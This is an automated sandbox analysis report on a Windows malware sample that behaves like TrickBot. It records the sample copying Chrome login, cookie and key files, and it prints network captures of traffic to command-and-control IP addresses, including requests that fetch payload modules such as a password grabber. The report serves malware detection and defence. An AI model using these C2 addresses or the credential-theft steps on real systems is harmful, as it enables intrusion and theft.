	037yrJO7pf.exe	Get hash	malicious	Browse	• 49.12.80.39
	1h8VzmrwPx.exe	Get hash	malicious	Browse	• 88.99.66.31
	m0jjsVjW3n.exe	Get hash	malicious	Browse	• 88.99.75.82
	t0hqn63TEx.exe	Get hash	malicious	Browse	• 88.99.75.82
	DHK8RCg3pI.exe	Get hash	malicious	Browse	• 188.40.147.206

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HxV2jjWxxh.exe	Get hash	malicious	Browse	• 88.99.66.31
	DHK8RCg3pI.exe	Get hash	malicious	Browse	• 188.40.147.206
	Purchase Order-10,000MT.exe	Get hash	malicious	Browse	• 88.99.22.7

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
72a589da586844d7f0818ce684948eea	nWKik9o8eY.exe	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	5zzdHIYZAG.exe	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	r433fCa9zW.exe	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	nFHZS2HLKK.exe	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	OX6cphJYkB.exe	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	zpBXh0mWs7.exe	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	subzero.dll	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	Qen6XuvBwQ.dll	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9
	subzero.png.dll	Get hash	malicious	Browse	• 46.99.175.217 • 202.58.199.82 • 24.45.255.9

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies.bak

Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	3.758760013585961
Encrypted:	false
SSDEEP:	384:qGHsAH0UkOYBOYVOQ0fH8VnRMD+lEofbKWc9JqxYuiAAW2QBRW9TYVVox:pHO9FVISnSSlpDK9SiyBRCcS
MD5:	CFA95D988565672C785871A48B529F85
SHA1:	4D6BED615DFA00E1067E6F95F8EC6C210ADF96A7
SHA-256:	647D64A623FB1B62175441A0EF016F8B4479A64D620498644F15DD04FDFB3B24
SHA-512:	0CB69C41DBE7A482F87FAC27EDADC822928D21B6C238EBED2459CD1873B2181734CB67D3A38714C2BAB57FFAEE699CF5EBFF5ABFC3D291B6C36A8E71572CD402
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ ..."..."..O}.....g.....8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak

Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	196608
Entropy (8bit):	2.7939534929445644

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	
Encrypted:	false
SSDEEP:	3072:WdtXB1bOkrIyTbXtqdEfzcTj4dXEOfyy1PbvrGMO4m1byqTf9+:W/XB1bOkrIyTbXt0uzcTj4dXEOfyy1PM
MD5:	A61AE5E24545DE81357933EC21C03720
SHA1:	41D04544D69935A3FFA6FE1491CB6B14C88DF241
SHA-256:	B450BDDD36650ACD377FFA71C4F86C787A30F731823C6836B8FE507E3F395874
SHA-512:	2DD70E34F92613AABCFAC17E6F9E853C674EA1FAA095E2425F8534B87B8C83388FF89A64361E873AF3534FA137907A72618EA2E46C2E61B809F8752ABC85F830
Malicious:	**true**
Reputation:	low
Preview:	SQLite format 3.....@ .....O}..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.8384034474405602
Encrypted:	false
SSDEEP:	48:13WB14fxcKzsIYICVEq8MX0D0HSFlNUK6lGNxGt7KLk8s8LKvUf9KVyJ7hU:J2CdCn8MZyFlulGNxGt7KLyeymw
MD5:	3486408AF6E5BFDBE15DEDDEFB834576
SHA1:	8118E27D74977C176BD305862105CE5F22AE10D8
SHA-256:	5B26EE9B1FF774148D102BD7594D4B31C4B004D05C42F72EF82B1C90362B2196
SHA-512:	E2F45693DDBE1A42C6855439A394E1C00AE8EC81FDC4B8F1BC6EC37E93AE9389D0E0CCC3C4419572DD09371590384E859324F163BDFD462C2B1D4FF7F7ED1E3
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....O}..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	92160
Entropy (8bit):	1.3005883677497518
Encrypted:	false
SSDEEP:	192:hzUfJShWdeeH9JbMBlTJjnhtumz8t6B9/1Vumq:RUfJSeeY9qnh7z8Y/1Vumq
MD5:	3F23D4F2F3E6A6A42711CE8A6EA39D65
SHA1:	F49796333961BD19E2968B899D3B0043D735F1E9
SHA-256:	C4042AA61D92BFDE8BF40B0462C71FBAE4434A3441532D46AA1CA7A5B0A91F41
SHA-512:	3D75DB430A6BA581EF0DA4A1DCF0010CE010D52E963AAAB38FD1A85DCAD431EC54DF5481C95C3F50E5A099DFC3ED724ABCBD7BFD8322544DBB00786681589A8
Malicious:	**true**
Reputation:	low
Preview:	SQLite format 3.....@ .....-.....O}.....(..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	49966
Entropy (8bit):	6.092508919581415
Encrypted:	false
SSDEEP:	1536:L1xCTvIMnjgxmHRIibWBkkVbWiBMaJCJUWK:XfMnjgxOR5bEkkVbWiKa/
MD5:	7895CBEF8D4DB5C7C5035627E7FF9050
SHA1:	83D1052D418529848AE62221C3BA220AC752A3A6
SHA-256:	29949F5425B19175F2C4176490D60FC4F76687E9758DE8327CD30522115E23F8

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	
SHA-512:	608C3C87D30EAE5FA0AA5FAB8D8DDA4E0F97C70FC647D7D34EC50EC6F0420FDCE62A14B8F42E372B696854500B7B03D598B6CC199ACA48A84A88B5081E6BE AC
Malicious:	false
Preview:	{"autofill":{"states_data_dir":"C:\\Users\\user\\AppData\\Local\\Google\\Chrome\\User Data\\AutofillStates\\2020.11.2.164946"},"browser":{"last_redirect_origin":"","short cut_migration_version":"92.0.4515.159"},"chrome_cleaner":{"scan_completion_time":"13276779605137578"},"data_use_measurement":{"data_used":{"services": {"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"n ame":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.632319239809883e+12,"network":1.632319239e+12,"ticks":152635254.0,"uncertainty":11927 48.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAAb7qWBj3YRSZSg2yN3JOzDAAAAAAIAAAAAABBmAAAAAQAAIAAAAIi9Ik qThTzoDjz/SbzVMN6ojv2e+IWxi1hNPZekZpvHAAAAAA6AAAAAAgAAIAAAAAUAxx69p6cLu26Q2Hr4RmGMSdZydqsFEbXDuU/DQjNBMAAAAIjUciIMZJVdhT eHew42TuNasyfPQ/tWU5NsLVjboe0zHjtdzkC5ew1pmiCHlSxe20AAAADHMdJi6EMHqPhkdh83Av+0ljq5qSldx4HBU10VdDSm

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.167416806599989
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	dngqoAXyDd.exe
File size:	652800
MD5:	0afbb383c5cea9f11202d572141bb0f4
SHA1:	148266112b25087f10ac1124ea32630e48fb0bd9
SHA256:	6a910ec8055b3844e3dd14c7af08a68110abc9395a88ab 9199e69ed07be27210
SHA512:	702447b6e1313224d4c8084f716d8d838090c7bd9fb355 c6ab4553ce3676bb5fe1c2ebde61e4ed8b7bb6d3d7f1dfd 11c434e5e0f9b7baa2511a12fd1c501880
SSDEEP:	12288:AjX3XdmePk2BSPkno2voTFa24aZZTUQxIpTLY 0E5pM:2HXgASPMNvoTFFjT8tLYNH
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....1...u...u. ..u.....b.....&.....|...r...u...#.....'.G.....t...u...t.....t...Richu.. .....PE..L....(.a.....

File Icon

Icon Hash:	0000000000000000

Static PE Info

General

Entrypoint:	0x40cfee
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x618528F1 [Fri Nov 5 12:52:01 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	2a49715e49b2891839bf716e121ca434

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x382bb	0x38400	False	0.395729166667	data	5.67953550398	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3a000	0x8082	0x8200	False	0.237379807692	data	3.46352247423	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x43000	0x4598	0x2000	False	0.2734375	data	3.48353069957	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x48000	0xc7b	0xe00	False	0.318080357143	data	4.19163051635	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x49000	0x59689	0x59800	False	0.644514883031	data	6.09524824059	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa3000	0x25c6	0x2600	False	0.625616776316	data	5.79339854832	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/06/21-15:12:49.197619	TCP	2404332	ET CNC Feodo Tracker Reported CnC Server TCP group 17	49778	443	192.168.11.20	46.99.175.217
11/06/21-15:21:02.586000	TCP	2404302	ET CNC Feodo Tracker Reported CnC Server TCP group 2	49809	443	192.168.11.20	103.75.32.173

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 6, 2021 15:12:49.787261963 CET	192.168.11.20	1.1.1.1	0x6d6a	Standard query (0)	ip.anysrc.net	A (IP address)	IN (0x0001)
Nov 6, 2021 15:12:52.152865887 CET	192.168.11.20	1.1.1.1	0xca85	Standard query (0)	91.143.129.102.zen.spamhaus.org	A (IP address)	IN (0x0001)
Nov 6, 2021 15:12:52.247102976 CET	192.168.11.20	1.1.1.1	0x5df7	Standard query (0)	91.143.129.102.cbl.abuseat.org	A (IP address)	IN (0x0001)
Nov 6, 2021 15:12:52.267092943 CET	192.168.11.20	1.1.1.1	0xb01e	Standard query (0)	91.143.129.102.b.barracudacentral.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 6, 2021 15:12:49.796946049 CET	1.1.1.1	192.168.11.20	0x6d6a	No error (0)	ip.anysrc.net		116.203.16.95	A (IP address)	IN (0x0001)
Nov 6, 2021 15:12:52.246351004 CET	1.1.1.1	192.168.11.20	0xca85	Name error (3)	91.143.129.102.zen.spamhaus.org	none	none	A (IP address)	IN (0x0001)
Nov 6, 2021 15:12:52.266434908 CET	1.1.1.1	192.168.11.20	0x5df7	Name error (3)	91.143.129.102.cbl.abuseat.org	none	none	A (IP address)	IN (0x0001)
Nov 6, 2021 15:12:52.476409912 CET	1.1.1.1	192.168.11.20	0xb01e	No error (0)	91.143.129.102.b.barracudacentral.org		127.0.0.2	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 46.99.175.217
- 24.45.255.9
- 202.58.199.82
- ip.anysrc.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49778	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49780	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.11.20	49789	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.11.20	49800	202.58.199.82	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.11.20	49803	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.11.20	49804	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.11.20	49806	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.11.20	49805	202.58.199.82	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.11.20	49807	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.11.20	49779	116.203.16.95	80	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
Nov 6, 2021 15:12:49.813164949 CET	16	OUT	GET /plain HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: ip.anysrc.net
Nov 6, 2021 15:12:49.826919079 CET	16	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 06 Nov 2021 14:12:49 GMT Content-Type: text/plain; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Access-Control-Allow-Origin: * X-Cache-Status: BYPASS X-NetCore-Served: 1 Data Raw: 65 0d 0a 31 30 32 2e 31 32 39 2e 31 34 33 2e 39 31 0d 0a 30 0d 0a 0d 0a Data Ascii: e102.129.143.910

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49781	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49782	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49783	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49784	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49785	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.11.20	49786	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.11.20	49787	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.11.20	49788	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49778	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:49 UTC	0	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/file/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:12:49 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:49 GMT Content-Type: application/octet-stream Content-Length: 224 Connection: close
2021-11-06 14:12:49 UTC	0	IN	Data Raw: 71 23 5a a2 7d 3d a0 2f d2 1a 13 8e 95 01 db a5 6a 69 58 b6 5f ea ad 70 57 fa 8d 49 c2 65 d6 76 e4 ac 48 14 96 33 12 6b fc a3 03 c3 3b 3d 7d f2 aa 4b 3c 71 18 df 99 32 e1 5d f6 24 9c 1f 6c 1c 37 5e cb 68 2a e4 29 81 d4 22 aa b2 64 c5 8d f2 11 ec 23 74 58 f0 63 6c d2 ff 5f 9e 0f f7 55 32 17 a7 f2 16 fe 2e 2a 14 da d8 23 a3 99 47 ad c2 26 1b 4c e1 21 3a d6 18 6a 0c 18 54 d5 87 89 69 a4 2b 22 d0 ac dc f7 ff ec b7 67 1f 7e 5c 01 57 c8 6b 2f 66 13 71 84 f2 9f 0c 4c 4e db 4c 05 96 c4 0c 92 42 1b 5f 8f c6 ee 09 0b a8 c8 fa 4e 07 cb 8e 15 57 77 17 f9 c3 af 66 28 75 8d d6 9a 54 28 50 44 a9 05 8b 95 f1 fe be 68 8d e5 99 e8 35 3f d4 a4 cd d2 d7 69 28 59 b0 5c 4f 36 b8 d3 6f Data Ascii: q#Z}=/jiX_pWIevH3k;=}K<q2]$l7^h*)"d#tXcl_U2.*#G&L!:jTi+"g~\Wk/fqLNLB_NWwf(uT(PDh5?i(Y\O6o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49780	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:50 UTC	0	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/0/Windows%2010%20x64/1108/10 2.129.143.91/6760749C3E0F3C8028653796E6C431FC062A0AA0107C34B734353BDE5C7824FB/K4eaS6gi8qou eakyUIyY/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:12:50 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:12:50 GMT Content-Type: text/plain Content-Length: 1428 Connection: close
2021-11-06 14:12:50 UTC	0	IN	Data Raw: 2f 31 2f 74 6f 70 31 34 37 2f 30 36 31 35 34 34 5f 57 31 30 30 31 39 30 34 32 2e 33 34 45 44 33 33 37 42 42 33 33 36 43 34 31 39 31 41 35 33 37 46 33 33 42 37 37 35 44 39 42 42 2f 4b 34 65 61 53 36 67 69 38 71 6f 75 65 61 6b 79 55 49 79 59 2f 31 33 32 38 2f 0d 0a ae 98 de 34 bd 80 44 ba ae f4 2f 06 a9 28 82 d9 e8 cf 5d 44 2c eb db fb 12 a2 95 52 48 9d 46 a5 aa b3 4a 80 19 63 6d d6 3d 22 7a 32 bd 7d 8f 79 f2 06 b1 a5 28 bf 38 b2 5d 5b 97 d0 cf 49 69 a1 d5 84 0e 71 7b 84 3e 87 15 11 d0 1b 40 8c 62 0d 5c f5 8d 29 04 a9 2b ae 60 c4 86 90 f1 3e bd 82 9a a0 24 a4 90 ae f6 1b 95 97 68 6e a3 63 63 a9 a2 61 55 91 83 19 50 54 3e e3 56 99 68 b6 d5 00 73 00 9e f4 b5 09 f5 b2 df 9d 25 b4 c3 64 3e 42 fa 96 03 4e 1d 0a 54 3c 8c c3 b0 2c 4c eb bd b3 6d 94 fa de d3 9c 69 Data Ascii: /1/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/K4eaS6gi8qoueakyUIyY/1328/4D /(]D,RHFJcm="z2}y(8][liq{>@b\)+`>$hnccaUPT>Vhs%d>BNT<,Lmi

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.11.20	49789	24.45.255.9	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:12:57 UTC	5	OUT	GET /login.cgi?uri=/index.html HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 24.45.255.9 Cookie: AIROS_6872516E0657=ddb722f4fb72773a791e116cf4cb38b0
2021-11-06 14:13:00 UTC	5	IN	HTTP/1.1 200 OK Set-Cookie: ui_language=en_US; Path=/; Expires=Tuesday, 1-Jan-38 00:00:00 GMT; HttpOnly Content-Type: text/html Connection: close Transfer-Encoding: chunked Date: Sat, 06 Nov 2021 14:13:00 GMT Server: lighttpd/1.4.39
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 35 31 0d 0a Data Ascii: 51
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 3c 62 3e 3c 69 3e 6c 6f 67 69 6e 2e 63 67 69 3a 3c 2f 69 3e 20 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 62 79 20 69 64 20 2d 31 20 6f 6e 20 6c 69 6e 65 20 32 3c 2f 62 3e 3c 62 72 3e 0a 3c 74 74 3e Data Ascii: login.cgi: Unable to find configuration by id -1 on line 2 <tt>
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 0d 0a Data Ascii:
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 36 35 0d 0a Data Ascii: 65
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 09 69 66 20 28 63 66 67 5f 67 65 74 5f 64 65 66 28 24 63 66 67 2c 20 26 71 75 6f 74 3b 72 61 64 69 6f 2e 24 69 64 78 2e 63 6f 75 6e 74 72 79 63 6f 64 65 26 71 75 6f 74 3b 2c 20 30 3c 62 3e 3c 62 6c 69 6e 6b 3e 29 20 21 3d 20 30 29 20 7b 0a 3c 2f 62 6c 69 6e 6b 3e 3c 2f 62 3e 3c 2f 74 74 3e 3c 62 72 3e Data Ascii: if (cfg_get_def($cfg, "radio.$idx.countrycode", 0<blink>) != 0) {</blink></tt>
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 0d 0a Data Ascii:
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 30 37 66 61 0d 0a Data Ascii: 07fa
2021-11-06 14:13:00 UTC	5	IN	Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 0a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 44 54 44 2f 6c 6f 6f 73 65 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 4c 6f 67 69 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN""http://www.w3.org/TR/html4/DTD/loose.dtd"><html><head><title>Login</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta http-equiv="Pragma" content="no-cache"
2021-11-06 14:13:00 UTC	7	IN	Data Raw: 0d 0a Data Ascii:
2021-11-06 14:13:01 UTC	7	IN	Data Raw: 30 37 31 34 0d 0a Data Ascii: 0714

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:01 UTC	7	IN	Data Raw: 0a 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 22 3e 0a 3c 74 61 62 6c 65 20 62 6f 72 64 65 72 3d 22 30 22 20 63 65 6c 6c 70 61 64 64 69 6e 67 3d 22 30 22 20 63 65 6c 6c 73 70 61 63 69 6e 67 3d 22 30 22 20 61 6c 69 67 6e 3d 22 63 65 6e 74 65 72 22 20 63 6c 61 73 73 3d 22 6c 6f 67 69 6e 73 75 62 74 61 62 6c 65 22 3e 0a 3c 66 6f 72 6d 20 65 6e 63 74 79 70 65 3d 22 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d 64 61 74 61 22 20 69 64 3d 22 6c 6f 67 69 6e 66 6f 72 6d 22 20 6d 65 74 68 6f 64 3d 22 70 6f 73 74 22 20 61 63 74 69 6f 6e 3d 22 2f 6c 6f 67 69 6e 2e 63 67 69 22 3e 0a 09 3c 74 72 3e 0a 09 09 3c 74 64 20 76 61 6c 69 67 6e 3d 22 74 6f 70 22 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 31 38 30 33 30 37 2e 31 36 34 39 2f 69 6d 61 67 65 73 2f 61 69 72 6f 73 5f 6c 6f 67 Data Ascii: <body class=""><table border="0" cellpadding="0" cellspacing="0" align="center" class="loginsubtable"><form enctype="multipart/form-data" id="loginform" method="post" action="/login.cgi"><tr><td valign="top"><img src="/180307.1649/images/airos_log
2021-11-06 14:13:01 UTC	9	IN	Data Raw: 0d 0a Data Ascii:
2021-11-06 14:13:01 UTC	9	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.11.20	49800	202.58.199.82	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:02 UTC	9	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 202.58.199.82
2021-11-06 14:13:03 UTC	9	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Sat, 06 Nov 2021 14:13:03 GMT Content-Type: application/octet-stream Content-Length: 790896 Last-Modified: Fri, 15 Oct 2021 13:55:45 GMT Connection: close ETag: "61698861-c1170" Accept-Ranges: bytes
2021-11-06 14:13:03 UTC	9	IN	Data Raw: 64 bf 8b 63 f2 a8 f7 58 78 8b e2 74 db 31 81 85 61 4a 32 c2 d2 e1 c3 1d 5f 17 62 c9 a9 05 9b 8b 26 46 86 45 48 05 de 59 ef 07 a8 de f9 0d 77 3c e2 a3 8f b6 87 5a 65 cf cf 5c 3c 3b 2e 6b d2 56 dc 95 45 df a0 a0 7c c3 5b 7a 43 50 bd f1 8f 7a e5 0f 4f 33 43 5b 00 ca e1 55 2d 30 a7 90 78 e9 3d 2c 85 8b 20 6c 0d 9f 70 e3 db 7b 06 d9 c4 f6 91 90 ca 24 4d 7f 47 0b 62 0e 19 28 cb a7 79 63 ca b9 ed 3c cb 5f 13 64 a7 15 e4 ea 0f 45 22 2f 9b c6 ed f0 e0 52 28 07 1c d6 b6 a7 ff a8 65 0f 4a 25 2d e0 48 67 36 51 95 ed 13 c2 ea df d8 62 fe 76 c5 b2 11 ed 40 e3 00 a9 a8 5c 12 db b7 9d 21 4d 97 08 53 e0 3b 0f 69 53 fe 33 58 25 65 a2 84 dc fd 4e 78 7d a7 2d 39 3c b1 08 4a 48 fd dc 92 d0 47 d8 63 ef cb 9c 4f 3e aa 06 e4 7c ff ab 66 9c 1a a3 5a 3a c9 37 a7 21 d9 b3 de 91 56 Data Ascii: dcXxt1aJ2_b&FEHYw<Ze\<;.kVE|[zCPzO3C[U-0x=, lp{$MGb(yc<_dE"/R(eJ%-Hg6Qbv@\!MS;iS3X%eNx}-9<JHGcO>|fZ:7!V
